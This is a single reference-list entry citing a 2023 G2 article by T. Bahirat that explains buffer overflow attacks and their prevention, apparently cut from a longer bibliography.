Bahirat, T. (2023, February 15). What is Buffer Overflow? Prevention and Types of Buffer Attacks. G2. <https://www.g2.com/articles/buffer-overflow> w